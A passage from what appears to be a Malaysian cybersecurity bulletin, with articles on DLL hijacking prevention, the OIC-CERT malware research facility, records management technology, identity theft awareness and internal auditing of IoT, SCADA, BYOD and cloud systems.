exeinfope.exe	3520	QueryBasicInformation...	C:\Windows\System32\riched32.dll	SUCCESS
exeinfope.exe	3520	CloseFile	C:\Windows\System32\riched32.dll	SUCCESS
exeinfope.exe	3520	CreateFile	C:\Windows\System32\riched32.dll	SUCCESS

Figure 4: Example of Windows application that tries to find a DLL file that does not exist in its current directory using Process Monitor

There are several methods to prevent such attacks:

- Always audit the software you just installed, especially if it came from in-house developers
- Always check permissions on all directories in the Windows system variable
- Be more specific with your application development, especially Windows software developer, and do not rely on Windows to find the DLL path

Conclusions

Although this article may not have covered all possible details of DLL attacks, it gave an idea of how cybercriminals can use such attack as a stealthy weapon to infiltrate computers. Less user interaction and antivirus detection make DLLs an ideal attack method. Unlike executable (EXE) and driver (SYS) file formats, this type of files require a specific code sign certificate to install and run on computers and technically bypass antivirus detection.

Installing antivirus alone may not help much with protecting your computer from such attacks. User awareness is actually the most important rule in determining your PC's health over time.

References

1. <https://www.fortinet.com/blog/industry-trends/a-crash-course-in-dll-hijacking.html>
2. https://en.wikipedia.org/wiki/DLL_injection
3. <https://support.microsoft.com/en-my/help/164787/info-windows-rundll-and-rundll32-interface>
4. https://en.wikipedia.org/wiki/Dynamic-link_library
5. <https://github.com/bugcrowd/vulnerability-rating-taxonomy/issues/118>
6. https://www.f-secure.com/v-descs/worm_w32_downadup_al.shtml
7. <https://docs.microsoft.com/en-us/windows/desktop/seccrypto/using-signtool-to-verify-a-file-signature>

OIC-CERT Malware Research And Coordination Facility: Protecting CNII Against Malware Threats

Oleh | Noraini binti Abdul Rahman & Sharifuddin bin Sulaman

In a threat landscape that is evolving rapidly and unpredictably, it is recognized that organizations need to protect their entire information and communications technology (ICT) environment against both external and internal threats. This action is vital as the threats continue to target a diverse array of government organizations and industries. Various approaches are used to compromise targets, such as sophisticated mixes of phishing, social engineering and malware to name a few. Cyber threat actors are expanding computer network exploitation by employing intelligent malware to fulfil a range of objectives including political, social, economic, etc.

As a means of mitigating cyberattacks, CSIRT/CERT around the world should collaborate in responding to incidents in a timely and coherent manner. One possible facilitator is an international collaboration platform for all CSIRT/CERT. This was accomplished when the Organization of Islamic Cooperation - Computer Emergency Response Team (**OIC-CERT**) was formed in 2009. OIC-CERT aims to assist OIC member countries with developing their cybersecurity capabilities and strengthening existing capacities through knowledge sharing and experience. This international collaboration platform of Computer Emergency Response Teams (**CERTs**) also results in economic value creation by being a platform that fosters greater trust, long-term relationships and business cooperation among member countries.

OIC-CERT has applied effective strategies to provide the necessary activities and events, such as training, cyber drills, seminars, workshops, conferences & annual general meetings, exhibitions and capacity building programs in order to develop technical and human capabilities in the cybersecurity landscape of members.

OIC-CERT also prioritizes effort to protect each nation's Critical National Information Infrastructure (CNII). The disruption of systems and communication networks could significantly affect a nation's economic, political, strategic and socio-economic activities. Successful cyberattacks on CNII organizations can have serious and cascading effects on others,

resulting in potentially catastrophic damage and disruption. For many organizations, the role of CSIRT/CERT is to respond to cybersecurity incidents in order to minimize the effects of cyberattacks. Thus, CyberSecurity Malaysia has introduced the Malware Research and Coordination Facility initiative as a collaborative effort amongst the Organization of Islamic Cooperation (OIC) member countries to mitigate malware threats.

The Need For Solutions And Collaboration

More and more devices are connecting to the Internet everyday, which provides cyber criminals opportunities to inflict great harm to society. The escalating growth of malware technology combined with the inexperience of new Internet users makes malware threats detrimental to the targeted parties. Consequently, there is a need for solutions and collaborative efforts by Internet providers and users to mitigate such threats.

Given the real nature of threats faced by all countries, CyberSecurity Malaysia would like to propose that the OIC-CERT countries collaborate to share malware threat analytics and response. The establishment of the OIC-CERT Malware Research and Coordination Facility will accordingly help protect governments, intellectual property and economies from the unseen threat of malware by:

- Providing an overview of the cyber threat landscape at the regional level (within OIC countries); the reports/data can serve as input in conducting impact analysis of the economic development in OIC countries. At the moment, no reports/data are available.
- Strengthening Malaysia's leadership in the area of cybersecurity through project reports to OIC, IDB and other international forums.
- Conducting research on malware threat analysis with primary data from OIC countries.

The OIC-CERT Malware Research and Coordination Facility is an initiative to fulfil this need and to answer the call for collaborative efforts in mitigating malware threats. The OIC-CERT member countries subscribing to the facility services will share malware data that will enable analysis. The analysis will facilitate early malware detection and provide appropriate advisories. Consequently, organizations and governments will be able to react to malware threats and protect their critical national information infrastructures, intellectual property and economies against the detrimental effects of malware intrusions and attacks.

The OIC-CERT members accepted the development of the OIC-CERT Malware Research and Coordination Facility during the OIC-CERT 6th Annual General Meeting held in Brunei Darussalam on 19 October 2014. CyberSecurity Malaysia, the OIC-CERT Permanent Secretariat, presented the project concept.




Figure 2: Lebahnet Deployment

Project Benefits

The project is expected to benefit the OIC-CERT member countries participating in the following ways:

- o By providing an overview of the cyber threat landscape at the regional level in the OIC-CERT countries; reports/data can serve as reference to conduct impact analysis on economic development in OIC countries
- o Offering reference points in assisting the OIC-CERT member countries to develop plans, strategies, and suitable measures and tools to mitigate malware threats
- o With the ability to research and analyse malware threats with primary data from the participating OIC member countries
- o By promoting collaborative research, development and technological innovation among OIC-CERT member countries in the field of ICT security.

The services of the Malware Research and Coordination Facility are also offered to the members of the Asia Pacific Computer Emergency Response Team (APCERT) and the APCERT Malware Mitigation Working Group based on the Memorandum of Understanding (MoU) between OIC-CERT and APCERT.

The agencies/organisations participating in the project are:




Figure 3: Participating Agencies

Analyses based on primary data, specific malware threat analyses and landscape reports through Malware Trend Reports will facilitate early malware detection. Besides, the appropriate advisories will assist organizations and governments to react against malware threats and protect critical national information infrastructures, intellectual property and economies against the harmful effects of malware intrusions and attacks.

The OIC-CERT Malware Trend Report is a series of reports produced half yearly on malware threat analysis as outcomes of the collaboration effort. Currently, the 4th Malware Trend Report (H1 2018) is being produced and covers the period from January to June 2018.

Moving Forward

OIC-CERT is committed to building a solid foundation in ICT security. Trust remains the fundamental drive of OIC-CERT members towards achieving a global framework that will allow rapid coordination between members on the regional and global scales.

We would like to encourage all Member States to take the necessary measures to convince their national Computer Emergency Response Teams (CERTs) and organisations to collaborate in the OIC-CERT Malware Research and Coordination Facility. It is essential to realize that the nature of the Internet and cyberspace is not restricted to the physical boundaries of a country; hence the necessity to establish cross-border collaborations of sharing information and initiatives to counter cyber threats.

Should any organisation be interested to participate in this project, please contact international@cybersecurity.my or secretariat@oic-cert.org

Reference

1. Ahmad, R. A., & Hashim, M. S. (2011). *The organisation of Islamic conference - computer emergency response team (OIC-CERT) - Answering cross border cooperation. 2011 Second Worldwide Cybersecurity Summit (WCS), 1-5.*

Challenges And Benefits Of Records Management Technology

Oleh | Mohd Sharulnizam bin Kamarulzaman & Ahmad bin Mohd Azhar

Introduction

Technology in a modern age is the most important aspect of the people, process and organization level. Technological advancement and progress are a must for the daily lives of individuals working in an organization. In terms of records management and maintenance, manual or traditional methods are becoming less usable because organizations are tending towards electronic methods to minimize workload and time. In coming years, developments in technology for records management will become as critical and important as the actual records.

Challenges Of Record Management Technology

Records management faces a number of challenges in the transition from manual to electronic methods. Managing records manually requires protecting and maintaining the records in their physical format or condition. For example, files or documents are stored in a record repository and secured with lock security access. This manual method is easy to follow and understand for anyone handling and managing record keeping. On the other hand, records in electronic form are more complex and fewer people can understand how to manage them. This problem is common in organizations that manage and secure records in electronic form. According to NECCC (2004), **"Electronic records require the same care and handling in order to protect them from the same alteration or change."** However, it is difficult to provide such protection to electronic records residing in a production or operations environment.

The transition towards electronic records also poses a major problem in terms of recorded data leakage. Data leakage is defined as the accidental or unintentional distribution of private or sensitive data to an authorized entity. Data loss through leakage is a severe threat to companies and governments. The chances of data leakage are enhanced when transmitting information (both inbound and outbound) via e-mail, instant

messaging, websites and file transfers, among others. Internal factors are often the cause of such leakage, especially people who are handling the data. These can also be employees working outside the organization's premises (e.g., on laptops), business partners and customers, all unregulated and unmonitored.

Such paths of data transmission increase the risk of confidential data falling into unauthorized hands. This would be a major threat to companies, and especially the government and CNII that keep records of the most confidential and secret data and documents pertaining to national interest. Based on an analysis by InfoWatch, 925 confidential data leaks were recorded during the first half of 2017. This denotes a 10% increase over the number of data leaks registered in the same period of 2016. Data leakage is thus proven to have become a major occurrence and risk to today's world. Having said that, companies and the government should widen the focus of security efforts on records management by implementing certain standard practices. Not to overlook the need to apply data leakage prevention (DLP) technology to monitor that data is being transferred safely and securely.

A further challenge for organizations and particularly government agencies is with the openness to accept change. For instance, senior management staff experiencing the current development of electronic records have a harder time accepting major changes because they may be more comfortable with keeping their working culture as it is. During the transition from manual to electronic records, internal politics in an organization will always somewhat interfere with the development of records management technology by slowing it down or even halting it. The National Archives of Malaysia has had such experiences. Nevertheless, the advancement of technology in records management needs to persist regardless of any challenges or situations along the way. The reason is that demand for an effective and efficient work basis in information technology is increasing every year globally.

Benefits of Technology in Records Management

Challenges with developing records management technology will actually be of greater benefit to organizations rather than a disadvantage. For one, implementing technology in records management can facilitate communication between organizations to minimize the time consumed on work completion. Furthermore, organizations that implement electronic records to replace traditional methods will have more efficient working conditions. For instance, various departments can request files instantly without the trouble of going to other departments personally and consuming more time. Other benefits of implementing technology in records management are summarized as follows:

1. **Reliable Backup:** A strong backup solution and regulatory requirement can produce original, legible copies of records and ensure the business will survive any disaster.
2. **Increased Security & Control:** Because documents can be extremely sensitive, it is imperative to adopt adequate security and control over who can retrieve the information.
3. **Collaboration:** The ability to create and implement workflows of information greatly improves internal and external collaboration.
4. **Improved Timeliness:** When documents are electronic, data can be accessed remotely and at any time it is required.
5. **Lower Archiving Costs:** Paper document management and archiving can be very labour intensive and expensive. Processing, storing and retrieving records can be significantly improved by the shift to electronics.

Business organizations will see a significant improvement in decision-making and faster document retrieval. Related information can be searched and retrieved through the system more easily. According to the National Archives of Australia (n.d.), **“Well-managed digital information enables faster access to and better control over records that support the agency’s business.”**

Conclusion

Developments in records management technology are evidently crucial, especially in this digital age when most individuals communicate via electronic gadgets and search for information on the Internet. Information technology needs to be implemented regardless of whether an organization accepts it. If an organization does not implement information technology as part of their records management, the outcome just means more disadvantages. For example, finding information in repositories that contain thousands of records takes much longer. Besides, the chances of information loss are higher. Therefore, organizations should have the knowledge as well as the ability to adapt to changes. If they embrace the development of records management technology, they will realize the benefits and advantages of implementing such information technology.

References


1. NECCC. (2004). *Challenges in Managing Records in the 21st Century*. N.p.: United States of America.
2. National Archive Australia. (n.d.). *Record Management*. In National Archive of Australia. Retrieved December 20, 2015, from <http://www.naa.gov.au/records-management/digital-transition-policy/benefits-of-digital-information.aspx>
3. InfoWatch Analytics Center. (2017). *Global Data Leakage Report*, 1, 1-27.
4. Shabtai, A., Elovici, Y., & Rokach, L. *A survey of Data Leakage Detection and Prevention Solutions*. Springer, 1, 1-7.

Identity Theft: What Is It, How It Impact & The Preventive Measure

By | Mohd Sharulnizam bin Kamarulzaman & Ahmad bin Mohd Azhar

Introduction

Possessions are not the only things that need protection. Modern day thieves have gone to more advanced methods like using computers with untraceable signals for hacking and utilizing advanced gadgets to steal victims' belongings and identities to ruin their reputation. Identity theft can happen to anyone because all our personal information is scattered in so many places from online shopping websites and corporate databases to e-wallets and scraps of paper. Identity theft, or identity fraud, occurs when someone steals information that defines personal identity, such as name, identity card number, bank account number and credit card number to reap the benefits of posing as the victim. Benefits can be financial in terms of access to accounts and credit cards or reputational when thieves use stolen identities to get jobs or commit crimes. The number of crimes committed in these ways has increased since 2003 according to a Javelin Strategies and Research Study (2018): **"The 2018 Identity Fraud Study released today by Javelin Strategy & Research, revealed that the number of identity fraud victims increased by eight percent (rising to 16.7 million U.S. consumers) in the last year, a record high since Javelin Strategy & Research began tracking identity fraud in 2003."**



Types of Identity Theft

Many types of identity theft have been identified. According to the Bruno Law Office (2018), **"The following are the five most common types of identity theft: financial identity theft, criminal identity theft, medical identity theft, identity cloning and synthetic identity theft."**

Financial identity theft involves using stolen personal information to get access to victims' money or credit. This is the most basic type of identity theft and it is often hard to trace. Problems resulting from financial identity theft include unauthorized charges to stolen credit cards or misdirected billing statements in order to obtain victims' information. Another problem is damage to victims' credit, whereby the thief uses a victim's personal information to obtain loans, goods and services and does not pay the bills.

Identity cloning occurs when a thief steals someone's identity and assumes it as their own. The thief is thus able to live the same life as their victim. For example, they can get married, work, pay bills and live under the exact same identity as their victim. However, this differs from criminal identity theft, which is when thieves commit crimes and present themselves to the authorities using the victims' names. A criminal might desire a victim's address, name, identification number and credit card details in order to purchase products in stores or online, or buy property. Moreover, criminals may sell victims' information on the black market. Compared to the two types of theft mentioned, identity cloning is considered more dangerous and affects the lives of victims more deeply. According to Keith, author of Identity Cloning (2018), **"Identity clones want even more information about you, so they can impersonate you for years and years. They want to know where you grew up, who your friends are, which church you attend, which retailers you frequent, how you dress, which cosmetics you use — anything that can help them impersonate you."**

Medical identity theft occurs when thieves steal medical insurance information to exploit the

benefits, such as treatments and prescriptions in the victims' name. This is one of the fastest growing forms of identity theft, because the profits could massively generate hundreds and thousands worth of medical claims. One danger of medical identity theft entails being denied health coverage. In such cases, when thieves are reaping the stolen victims' healthcare benefits, the victims themselves may be denied coverage due to false information placed in their medical records. Another danger involves inaccurate or different patient medical information used by the thief. For instance, doctors could be presented with the wrong medical history, such as a different blood type or list of allergies, which can lead to deadly treatments.

Lastly, synthetic identity theft is one of the newest yet fastest growing forms of identity theft. This is when a criminal holds multiple stolen identities and then combines all the information to form a new identity. Such new cyber theft tactic makes it harder to trace the culprit because it involves multiple different identities in one. The main purpose is to disrupt and remain hidden from investigating forces as they react to the crime. As mentioned by Annie Nova from CNBC (2018), **"When criminals use a blend of different people's data as well as some entirely made up information, it becomes harder for law enforcement officials to both realize the crime and then locate the culprit, said R. Sean McCleskey, a retired United States Secret Service agent who supervised an identity theft task force for more than a decade."** In 2017 alone synthetic identify theft amounted to more than 500 million dollars and this value is predicted to increase in years to come.

Preventive Measures for Identity Theft

In order to prevent becoming an identity theft victim, McAfee (2013) stated **"Don't provide your personal information over the telephone; don't give out your social security number; constantly check credit reports; keep a paper shredder at your house and don't open strange e-mails or click on links from senders you don't know."** It is important to become aware and educated by learning about fraud and scams previously used by criminals to obtain personal information as well as adapt to it. Consequently, resistance against identity theft will be developed. Besides, be vigilant about sharing personal details and try to stay up to date with the latest online scams.

It is important to keep your personal data private. When a person, website or e-mail requests personal information, ask yourself if this is standard practice. For example, a bank would never send an e-mail asking to confirm your account number and identity card number. Be aware of any signs or suspicious activities by individuals and organizations. Moreover, be mindful of your environment and others who may be in your proximity when making purchases over the phone, entering your ATM pin, providing credit card details while shopping online instead of using payWave, texting personal information, or using your passport number for identification. Always remember not to send your credit card or account numbers to anyone via e-mail.

Impact of Identity Theft in Malaysia

In Malaysia, the government is moving towards the e-government initiative in the race for modernization development with international standards. According to Zulhuda Sonny (n.d.), **"Prime Minister Mahathir Mohammad conceptualized the National Vision 2020, which further inspired the Multimedia Super Corridor (MSC) project that frames e-government as one of the project's seven flagships. Under this flagship, several key initiatives had been outlined and implemented, including the Generic Office Environment (GOE), Electronic Procurement Project and Human Resource Management Information System (HRIMS). In order to support these e-government initiatives, the Malaysian parliament has gradually introduced a number of legislations including the Computer Crimes Act 1997, Telemedicine Act 1997, Digital Signature Act 1997, Copyright Amendment Act 1997, Communications and Multimedia Act 1998, Electronic Commerce Act 2006, Electronic Government Activities Act 2007 and Personal Data Protection Act 2010. Nevertheless, none of these has been made specifically to counter information theft in general, let alone e-government security. This is because information theft has always had a loophole or weakness that allows its exploitation to abuse information on a national scale, which would also consequently affect the progress of e-government advancements. The impact of identity theft is evidently serious, as it can have massive consequences for individuals up to the national level. According to Alias Nur Nadia and Rugayah (n.d) **"58,839 people lost their MyKad, which means about 1,000 people lose****

their cards daily. These people gave various reasons for losing their cards, like misplacing and carelessness. And with the influx of illegal immigrants to Malaysia, the need to acquire proper documents is imminent to these foreigners to avoid being caught and deported. Consequently, the MyKad and Malaysian passports are indiscriminately sold on the black market.” Malaysian citizens need to have awareness of the impact of missing or stolen identity. It is crucial to prevent personal information from going missing. A source of income for identity thieves in Malaysia is the sale of victims’ personal information to illegal immigrants or on the black market.

Conclusion

With the rising modern advancements and technologies in Malaysia, cybercrime is unfortunately also increasing and evolving. It is crucial for every Malaysian citizen who uses gadgets and technologies daily to always be careful and be aware of the tricks and traps of cybercriminals. The reason is that stolen information can have tremendous personal or financial effects on victims, be it at the individual, organizational or even national level. Therefore, it is recommended to regulate the laws and regulations in Malaysia with new policies and restrictions in guarding and maintaining the safety of the cyber ecosystem. It is also recommended to implement knowledge and awareness of cybersecurity at the individual and organizational levels to protect valuable and sensitive information.

References

1. What You Need to Know to Avoid Identity Theft (2013). In McAfee Internet Security. Retrieved November 3, 2015, from [promos.mcafee.com/en-US/PDF/IDTheft_eguide_US.pdf](https://www.mcafee.com/en-US/PDF/IDTheft_eguide_US.pdf)
2. Zulhuda, Sonny (n.d) The state of e-government security in Malaysia: reassessing the legal and regulatory framework on the threat of information theft. In: 1st Taibah University International Conference on Computing and Information Technology (ICCIT 2012), 12-14 March 2012, Madinah, Saudi Arabia.
3. Hazelah, A., Ismail, N., & Hashim, R. (2011). Identity Theft Awareness among City Dwellers in Malaysia. *Journal of Information Assurance & Cybersecurity*, 1-8. Retrieved November 3, 2015, from <http://www.ibimapublishing.com/journals/JIACS/jiacs.html>
4. Identity Cloning: Attack of the Identity Clones (2018). In Scambusters.org Internet Scams, Identity Theft, and Urban Legends: Are You at Risk?. Retrieved October 30, 2018, from <https://www.scambusters.org/identitycloning.html>
5. Nova, A. (2018, June 7). Scammers create a new form of theft: 'Synthetic-identity fraud'. In CNBC. Retrieved October 30, 2018, from <https://www.cnbc.com/2018/06/07/scammers-create-a-new-form-of-theft-synthetic-identity-fraud.html>

New Emerging Technology: What Internal Auditors Should Know

By | Sabariah Ahmad, Syafiq Anneisa Leng Abdullah, Ida Rajemee Ramlee, Adam Zulkifli & Nurfaezah Hanis Halim

Emerging Technology and Information Security Issues

Information security audits are conducted to ensure an organisation's information and information systems are safe and the integrity is maintained. Information systems have become complex and the associated risks have also evolved. The emergence of new technologies in supporting organisational operational and business functions makes it crucial for information security internal auditors to stay abreast of technology evolvments. Internal auditors need to be more proactive in understanding how new technology trends can influence and transform the auditing approach in order to keep ahead of the trends.

Although it is common for internal auditors to leverage on assistance from technical experts in niche areas, auditors should know the new technology fundamentals. This will help audit teams to apply sound judgement in deriving audit findings. The subsequent sections of this article discuss various areas that are undeniably important for audit teams to understand and emphasize more, namely the Internet of Things (IoT), Supervisory Control and Data Acquisition (SCADA), Bring Your Own Devices (BYOD) and Cloud Computing.

Internet Of Things

The Internet of Things (IoT) is a system of interrelated computing devices, mechanical and digital machines, objects, animals or people. These are provided with unique identifiers (UIDs) and the ability to transfer data over a network without requiring human-to-human or human-to-computer interaction.

The integration and expansion of IoT is vastly increasing and complicates the network landscape as the world becomes more interconnected. IoT devices collect huge volumes of data from objects, machines and people, subjecting organisations across industries to facing new risks as well as opportunities. Hacking, viruses, privacy issues and other

cybercrimes can lead to potential business catastrophes due to the substantial dependence on the Internet. IoT users also risk exposure in areas of business continuity in case of Internet unavailability, which may subsequently cause business failure.

The OWASP Internet of Things Project, designed to help manufacturers, developers and consumers better understand the security issues associated with IoT listed the top ten IoT risks as follows:

- i. Insecure Web Interface
- ii. Insufficient Authentication/Authorisation
- iii. Insecure Network Services
- iv. Lack of Transport Encryption
- v. Privacy Concerns
- vi. Insecure Cloud Interface
- vii. Insecure Mobile Interface
- viii. Insufficient Security Configurability
- ix. Insecure Software/Firmware
- x. Poor Physical Security

The top ten risks cover all areas in achieving good assessment of the overall IoT security. Consequently, users would be able to make better security decisions when building, deploying or assessing IoT technologies within their organisations.

SCADA

Supervisory Control and Data Acquisition (SCADA) is an industrial control system used to remotely monitor and control industrial processes, maintain efficiency, distribute data for smarter decisions and communicate system issues to help mitigate downtime. SCADA is vital for operating critical infrastructure such as electric power grids.

Many SCADA systems were implemented before the widespread use of the Internet and were aimed at protecting the physical access to

computers. However, as technology evolved, SCADA systems have become more advanced. SCADA system connections and Internet-based technique usage have both rapidly increased the wide exposure to threats and vulnerabilities.

Amongst the potential threats that internal auditors need to focus on are:

- i. **Lack of monitoring.** Active network monitoring is vital to detect suspicious activity, identify potential threats and quickly react to cyberattacks.
- ii. **Slow updates.** SCADA systems have recently become more vulnerable to new outbreaks. Maintaining firmware and software security patch updates may be troublesome and inconvenient.
- iii. **Lack of knowledge about devices and network traffic.** SCADA users need to know what type of traffic is going through their networks and devices to make informed decisions about how to respond to potential threats. Control networks are now being integrated with corporate networks, which aggravates the issue.
- iv. **Authentication holes.** Authentication solutions are designed to secure access to SCADA systems. However, this can easily be defeated due to poor passwords, username sharing and weak authentication. Laboratory testing has also shown that SCADA data can be intercepted and changed without notice.

The proposed audit methods with the recommended steps are outlined below:

a) System Characterization

System characterization involves gathering SCADA system documentation, system descriptions, SCADA engineering designs, network diagrams, roles and responsibilities, and equipment inventory.

b) Controls Review (Audit)

Controls need to be reviewed and tested according to the three main categories as per Table 1.

Management Controls	Technical Controls	Operational Controls
Security Awareness Training	System Configuration	Access Control
Background Checks	Network Security	Redundancy and Continuity
Policy and Management Authorization	Logical security	Management Authorization
		Physical Security

Table 1: Control Types for SCADA Audit

Source: http://www.isacala.org/doc/ISACALA_SCADA_Presentation_FinalJamey.pdf

c) Risk Management

Risk management needs to be conducted and include reviewing access controls for risk and rate of system control deficiency risk, create a Risk Treatment Plan (RTP) and implement and monitor the defined RTP.

d) Monitoring

Develop scheduled audit plans based on regulatory requirements and best practices. Create a process to track changes in the SCADA environment and perform impact analysis of changes in the security posture.

Bring Your Own Device – BYOD

Bring Your Own Device (BYOD) poses an information security concern mainly for organisations' ability to control the flow of sensitive corporate data. Loose implementation of BYOD policies can put organisations at risk and cause information security implications in terms of data leakage, data theft and regulatory compliance.

Some of the security risks associated with BYOD use are:

- i. Theft of confidential data stored on devices due to lost or stolen devices, malware or viruses. This is especially true if devices are not secured with strong passwords and are not encrypted.
- ii. Staff leaving the company without proper access control and the revoking of roles and privileges will allow former employees to gain unauthorized access to systems.
- iii. Lack of a firewall policy or irregular antivirus software updates can create vulnerabilities,

weak network design and loopholes in systems.

- iv. Staff accessing unsecured Wi-Fi in public areas via unsecured networks can provide hackers with easy access to the organisation's systems or networks.

Table 2 summarizes the information security goals and audit objectives to be considered by the audit team for BYOD implementation.

Security Goals	Audit Objectives
Mobile device security policies and procedures are adequate and effective.	Obtain assurance over mobile device security policies and related controls at the entity level, general level and detailed control level.
Access control and encryption for mobile devices are adequate and comprehensive.	Review mobile device access controls and encryption controls in line with data and information security risk as well as information classification.
Data and information segregation in brought-in devices is complete and effective.	Review concepts, methods and implementation of data and information segregation for all devices owned by and brought in by end users.
Mobile device security incident management is fully implemented and effective.	Review mobile device incident management processes and controls, and obtain assurance of the effective functioning of incident management.

Table 2: Security Goals and Audit Objectives for BYOD

Source: <https://chapters.theijia.org/raleigh-durham/News/ChapterDocuments/Auditing Your Companies Mobile Devices.pdf>

Cloud Computing

The National Institute of Standards and Technology (NIST) defines cloud computing as “a model for enabling ubiquitous, convenient, on-demand network access to a shared pool of con-figurible computing resources (e.g., networks, servers, storage, applications and services) that can be rapidly provisioned and released with minimal management effort or

service provider interaction.”

The audit team may focus on the following key areas to assess, manage and govern the risks associated with cloud computing:

i) Contractual agreements

Obtain a clear understanding of the responsibilities of the cloud service provider (CSP) and determine rights and recourses to security breaches or incidents; define and monitor SLAs and contract requirements; and determine avenues for adherence to regulations.

ii) Access controls

The cloud provider should prove it has implemented and enforced administrative controls to limit employee and partner/supply chain access to information. It should also investigate the background of employees who will have access to data, as data privacy is the issue of greatest concern in cloud computing.

iii) Certification, third-party audits and compliance requirements

Verify accepted third-party reviews of implemented controls for cloud service providers.

iv) Availability, reliability and resilience

Determine whether the cloud service provider meets your compliance needs, e.g. the geographic locations of the servers; be aware of laws that affect data in any country where the data is being processed. Enact agreements and responsibilities for measurable service levels to ensure the availability and reliability of the cloud service.

v) Backup and recovery

Ensure that disaster recovery requirements and responsibilities are clearly defined and understood.

vi) Portability

Determine whether data and application migration to another cloud provider or back to an on-premises environment uses specialised or proprietary technologies. Data must be securely deleted once it is no longer needed.

The table below summarizes cloud-specific auditing challenges compared to traditional IT security auditing practices.

Challenges	Traditional IT security auditing practices	Cloud-specific challenge	Potential cloud security auditing solution
Transparency	Data and information security management systems are more accessible.	Data and security are managed by a third party.	Service-level agreements should outline CSP policies and assurances while CSPs provide clients with audit results.
Encryption	The data owner has control.	CSP might be responsible for encryption.	Use a third-party and homomorphic encryption.
Colocation	This rarely occurs.	CSPs heavily depend on this.	Standardise and increase oversight.
Scale, scope and complexity	These are relatively less.	Auditors must be knowledgeable and aware of these differences.	Implement continuing education and new certification programs.

Table 3: Cloud-specific auditing challenges

Source: https://www.researchgate.net/publication/271729003_Cloud_Security_Auditing_Challenges_and_Emerging_Approaches


Data Analytics In Auditing Capabilities

Organisations have become increasingly data-driven, whereby internal audit functions are integrating more data management and analysis. By embedding analytics in the audit process, the audit team can assist the organisation to address operational needs and the abundance of structured data that has become more volatile and complex. This new approach of embedding

analytics into Internal auditing is known as "insights-driven auditing."

